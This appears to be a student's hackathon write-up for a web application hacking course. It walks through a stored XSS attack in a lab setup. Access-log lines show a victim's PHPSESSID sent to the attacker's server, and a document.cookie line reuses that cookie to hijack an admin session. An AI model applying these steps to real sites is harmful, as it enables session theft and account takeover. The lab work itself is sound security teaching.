

# WAPH-Web Application Programming and Hacking

**Instructor: Dr. Phu Phung**

## Student

**Name:** Ian Cannon

**Email:** <mailto:cannoni1@udayton.edu>

**Short-bio:** Ian Cannon interests in Reinforcement Learning for Autonomous Control.



Ian's headshot


## Repository Information

Repository's URL: <https://github.com/Spiph/WebAppDev>

This is a public repository for Ian Cannon to store all code from the course.  
The organization of this repository is as follows.

## Hackathon 3

### 1. Attacker: XSS code injection




the trap is set

## 2. Victim: log in

Log in to the application



## 3. Victim: Click malicious comment



oh no! my PHPSESSIT!


## 4. Attacker: steal cookie

```
172.27.128.1 - - [27/Jul/2025:13:03:55 -0400] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3607 "http://172.27.142.126/?cookie=PHPSESSID=s1j2uva9659f2ue2u3qng04jhr" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
172.27.128.1 - - [27/Jul/2025:13:03:56 -0400] "GET /favicon.ico HTTP/1.1" 404 492 "http://172.27.142.126/?cookie=PHPSESSID=s1j2uva9659f2ue2u3qng04jhr" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
172.27.128.1 - - [27/Jul/2025:13:04:52 -0400] "-" 408 0 "-" "-"
172.0.0.1 - - [27/Jul/2025:13:07:09 -0400] "GET / HTTP/1.1" 200 801 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0"
172.27.128.1 - - [27/Jul/2025:13:12:29 -0400] "-" 408 0 "-" "-"
172.27.128.1 - - [27/Jul/2025:13:12:29 -0400] "-" 408 0 "-" "-"
```

got it!


## 5. Attacker: use stolen cookie to get admin access

By inputting `document.cookie="PHPSESSID=jvnfbfir1qgr6vt6les4knffoj"`, I was successfully able to use the victim's cookie on my attacker browser



Access granted

### Bonus:



sql injection

The page is not vulnerable to sql injection attacks because posting ' did not cause any errors to occur. This means that there are countermeasures against sql injection attacks.